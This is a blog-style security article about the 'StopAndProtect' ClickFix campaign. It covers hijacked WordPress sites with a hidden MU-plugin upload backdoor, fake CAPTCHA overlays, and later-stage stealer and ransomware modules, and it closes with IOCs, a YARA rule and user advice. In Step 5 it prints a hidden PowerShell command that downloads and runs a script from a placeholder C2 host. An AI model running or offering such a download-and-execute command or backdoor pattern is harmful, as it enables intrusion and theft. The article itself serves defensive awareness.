Nearly 2,000 WordPress Websites Taken Over: The Secret Behind the StopAndProtect Campaign

Do you believe that just one click on the familiar "I'm not a robot" (CAPTCHA) verification box can empty your cryptocurrency wallet and turn your computer into a "slave" in a global criminal network?
In May 2026, cybersecurity experts at Check Point Research exposed StopAndProtect - a large-scale underground campaign that was silently turning nearly 2,000 reputable WordPress websites into digital "minefields". However, this is not simply an ordinary malware distribution. What's hidden behind this campaign will make you go from surprise to surprise:
Spooky ClickFix trick: How can a fake CAPTCHA message trick an unsuspecting victim into applying malicious code to his or her computer?
The "Swiss Knife" of criminals: Why is StopAndProtect not just ransomware, but also a multi-purpose arsenal—automatically ransacking Crypto wallets, hijacking WhatsApp to spy on contacts, and silently taking screenshots of victims every 30 seconds?
The most absurd "self-squeezing" phase in history (The OPSEC Blunder): The most dramatic part of the campaign lies in the fact that the mastermind made a fatal mistake: Infecting his own personal computer with malware! It was this humorous incident that accidentally gave the security world an archive of 31,000 secret screen photos, along with all botnet operating tools written in the language... Visual Basic 6 from the 90s.

Why Is It Called "ClickFix"?
ClickFix (combined from Click and Fix) is an extremely dangerous new generation Social Engineering technique.
Difference from traditional scams: Previously, hackers often tricked you into downloading an .exe or .zip file and opening it. However, modern browsers (Chrome, Edge) and anti-virus software will warn you as soon as you download strange files.
How ClickFix overcomes the barrier: ClickFix does not download any files to the hard disk. Instead, it takes advantage of users' trust and habits, tricking you into manually copying and pasting malicious commands into the system. Because you are the one executing the command, security software often mistakes it as a valid operation by the administrator!
WordPress "Slave" Network – Hackers' Stealth Infrastructure
To start a large-scale phishing campaign, an attacker needs a server to host malicious code and control the attack. Instead of spending money to rent a private server (which is easily tracked and locked by cyber police), the StopAndProtect group chose to take over nearly 2,000 less secure WordPress websites around the world.
Great move "Stealth Backdoor" via MU-Plugins:
Hacked websites mainly ran old versions of WordPress (as of 2021, with up to 40 vulnerabilities) or installed unpatched plugins. Attackers set up shop on these websites using an extremely sophisticated technique:
Installing Must-Use Plugin (MU-Plugin): The attacker uploads the script file mu-uploader-installer.php. This script silently creates a special plugin at wp-content/mu-plugins/wp-sec.php.
To put it simply: In WordPress, MU-Plugin is a "must-run" plugin - it starts automatically every time someone visits the website but is completely not displayed in the Plugin list in the admin interface. Administrators are very difficult to detect!
Create a Backdoor (Hidden REST API Endpoint): This hidden plugin opens the /wp-json/wp-sec/v1/upload port. An attacker only needs to send a request with a hardcoded password to be able to upload any malicious file (including a .php file to take over the entire server).
Delete installation traces: Immediately after setting up the backdoor, the original installation file self-deletes, causing all traces to disappear.
"ClickFix" Script – How Sophisticated Is The CAPTCHA Trick?
STEP 1: Target Screening & Environmental Testing
When you access a WordPress website that has been taken over by hackers, the verify.php malicious script hidden on the server will immediately launch a hidden checker:
User-Agent Check:
If the browser sends information as Windows OS ➔ Enable ClickFix trap.
If it is macOS, Linux, Android or iOS ➔ Skip, allow normal website content viewing.
Purpose of screening:
Avoid raising suspicion among users traveling by phone or Mac.
Make sure the PowerShell command you are about to launch will run 100% successfully (because only Windows operating systems have PowerShell by default).
STEP 2: Overlay Fake CAPTCHA Interface (UI Overlay)

As soon as it is determined that the victim uses Windows, a fake window covers the entire screen (Overlay), obscuring the original website content.
Extremely realistic appearance: The interface is designed to imitate reputable verification services such as Google reCAPTCHA, Cloudflare or hCaptcha with safety lock icons, the words "Security Check" or "Verify you are human".
Create a fake problem: The screen displays an error message such as: "Your browser is having trouble connecting securely. Please click verify to continue accessing."
STEP 3: "Kidnapping" the Temporary Memory
This is ClickFix's key underground technical link:
As soon as the victim clicks on the "I am not a robot" box or the "Verify" button, a background JavaScript script (vcapcha.js file) in the browser is immediately activated.
This script calls the browser's system command navigator.clipboard.writeText(...) to silently copy an extremely complex PowerShell malware script into the victim's RAM/Clipboard without emitting any sound or warning.

STEP 4: Psychological Manipulation – Trick the Victim into "Self-Activation"
Once the malicious code is in the cache, the fake CAPTCHA screen changes its interface, displaying a 3-step guide that looks very "technical" but is actually a trap:

Analyze the victim's psychology in this step:
The victim thinks that the text he pasted is a secure verification code/token string.
The operation Win + R (opens the Run dialog box) and Ctrl + V happens very quickly (only takes 2-3 seconds), the victim does it reflexively without thinking or checking to see what the command line they pasted actually contains.
STEP 5: Execute Implicit Command
As soon as the victim presses Enter, the Windows Run dialog box will execute the malicious PowerShell command. Let's unpack the technical meaning of this command:
powershell -w hidden -ep bypass -c IEX((New-Object Net.WebClient).DownloadString('https://<C2>/vcapcha.ps1'))
-w hidden (WindowStyle Hidden): Completely hide the PowerShell black window. After pressing Enter, the victim will not see any windows appear, thinking that the system is "silently verifying".
-ep bypass (ExecutionPolicy Bypass): Ignore all policies that prevent running Windows script files (Execution Policy). IEX (Invoke-Expression): Directly execute code downloaded from the internet right on RAM memory without saving the file to the hard disk.
DownloadString('.../vcapcha.ps1'): Download the main infection script vcapcha.ps1 from the hacked WordPress server.
STEP 6: Report Log to C2 Server & Transition to Stage 2
As soon as the vcapcha.ps1 code runs successfully:
Sending reconnaissance data: The malicious code sends an HTTP request containing the victim's IP, execution time, and Windows version to Endpoint /wp-content/plugins/verify/proxy.php on the hijacked WordPress website.
Activate the next infection chain: Decode and load Stage 1 & Stage 2 (.NET Loaders) into RAM to prepare to deploy the Crypto wallet and Ransomware theft weapon set (Stage 3).
Return the interface: The fake CAPTCHA screen disappears, the browser automatically refreshes (Reloads) the original website. The victim calmly read the newspaper/watched the website without knowing that his computer was completely controlled!
SUMMARY OF THE PROCESS WITH A COMPARISON TABLE
Criteria | Old Scam Method | ClickFix Scenario (New) |
Victim's Actions | Download .exe/.zip file ➔ Open file ➔ Install. | Click CAPTCHA ➔ Press Win+R ➔ Ctrl+V ➔ Enter. |
Browser Warnings | Displays warning: "This file may be harmful". | No warning at all (due to manual command pasting). |
Disk Storage | Writes malicious file to the hard drive. | Runs directly in RAM (In-Memory Execution). |
Antivirus (AV) Evasion | Easily detected by Antivirus when writing to disk. | Extremely high Antivirus evasion rate. |
Stage 3 Multi-Purpose Weapon Set – From Crypto Wallet Theft to Extortion
Once deep inside the computer, StopAndProtect begins activating destructive modules depending on the hacker's purpose.
SilentDataCollector – "Silent Thief" Hunting Crypto Wallets
This is the most dangerous module for crypto investors:
Automatically extract Crypto Wallet: Wipe hard drive, compress and encrypt files containing recovery phrase (Seed Phrase), browser password, cryptocurrency wallet file in the format: <DEVICE_NAME>wallet_V_<DATE_TIME>.zip.encrypted
Spying with WhatsApp Automation: Attacker sends keywords (contact name) from C2 down. The malicious code waits for the victim not to use the device, then automatically controls WhatsApp (Web/Desktop version), types keywords into the search box, opens contact information and takes a screenshot to get the target's phone number.
Take continuous screenshots: Automatically capture the victim's working screen every 30 seconds.
Smart Keylogger: Record every keystroke and automatically filter out valid Email addresses/Accounts.
SilentEncryptor (Data encryption ransomware)
Encrypt all data or computers with names (Hostname) specified from C2.
The 32-byte AES encryption key is combined from the machine name and password of each file.

Display ransom notice and payment instructions via Bitcoin/USDT.
NetworkShareScanner & VBS Spreader
- Automatically scans shared network drives (SMBs) and USB devices plugged into the machine to replicate malware to other computers on the same corporate LAN.
Lock Phone & Chat Blackmail
LockScreen: Locks the keyboard and mouse, turns the screen into a ransom notice with a QR code.
SimpleChatProxy: Opens a live chat application between the victim and the hacker to negotiate the decryption price.

Victim Statistics & Geographic Distribution Map
As of July 24, 2026, the StopAndProtect campaign has successfully infected over 6,000+ unique IP addresses.
IOC
compromised websites | maximumrock[.]ro |
compromised base C&C websites | v-k.com[.]ua |
PowerShell script stage 1 | cab7f141fd6f2c58055b3731ef6a64b8a2d4d88a974770b047da19c0904322f0 |
PowerShell script stage 2 | cc8aa2bd7bf74ca0bbc5cb03a7b18eae73094b450d11654528c05685fe12e0c9 |
stage 1 – downloader | 99bcb531d6dd3c93d3f28f03d6e4659c865a4ffbd2fb514e809017f3446a940b |
stage 2 – downloader & loader | 9765b1342cc7eb982a73bb1f94c6c500b63dc817073b76ea926c1097078d3527 |
stage 3 – encryptor | b79b9b027f76579555069a7506d946648a8cb3126c0dda837dc9fee0e5c79489 |
stage 3 – SMB/USB worm | 8d1e23630a6695fa9c793d73832f59436c98bba30ed81c16d01b549bd17feab4 |
stage 3 – lockscreen | 11a635d70444605ede1de0aa227a9fd7cfa4554e75bea93ce18b639ca571a42e |
stage 3 – credential stealer | 23cbabfe3ca3a7f1eb365f772d6a4ed8095cb8f7755622cc82e804478259dc70 |
stage 3 – VBS spreader | b3dff910b350ace27d64cbd79405cb154a1967e366d7b88170c3e8303b1d08ad |
stage 3 – chat utility | 3ed8f2cc8da4853fd770ff38f0cbce6d9d4a84e75a828fc0cec3e3ec60db94f9 |
Yara Rule
rule StopAndProtectOperation
{
meta:
description = "Detects StopAndProtect Operation"
author = "Check Point Research"
date = "2026-05-26"
modified = "2026-05-26"
hash = "712E557373FBA45BDD66D52E395B8AF7CCF7006E6E82D4E1DB0736E738D0D4FB"
strings:
$a = "C:\\Users\\marks\\source\\"
condition:
all of them
}
Recommendation
Absolutely DO NOT Run Command Win + R ➔ Ctrl + V ➔ Enter
- There are no CAPTCHAs or verification services that require you to manually paste a PowerShell command into your computer. Seeing this claim = 100% ClickFix Scam!
Tips for Trying with Notepad
- If you accidentally press the button to verify your doubt, open Notepad and paste (Ctrl + V) there first. If you see a powershell command appear... ➔ Delete it now, you just avoided a scam!
Protect Crypto Wallets at All Costs
DO NOT save 12/24 recovery words (Seed Phrase) or Private Key as text files, photos on your computer or Cloud.
ONLY write on paper/engrave metal and keep in a safe place.
Use Hardware Wallet (Ledger, Trezor) for large assets.
Password Management & Computer Cleanup
DO NOT save passwords in the browser (malicious code is easy to steal). Use your own password manager (Bitwarden, 1Password) + Enable 2FA via the app.
DO NOT download cracking software (Crack/Keygen) because this is the main way to spread malware.
References
https://thehackernews.com/2026/08/stopandprotect-uses-nearly-2000-hacked.html
https://www.cryptopolitan.com/it/2000-hacked-wordpress-traps-crypto-users/
Comments
Join the discussionNo comments yet. Be the first to comment.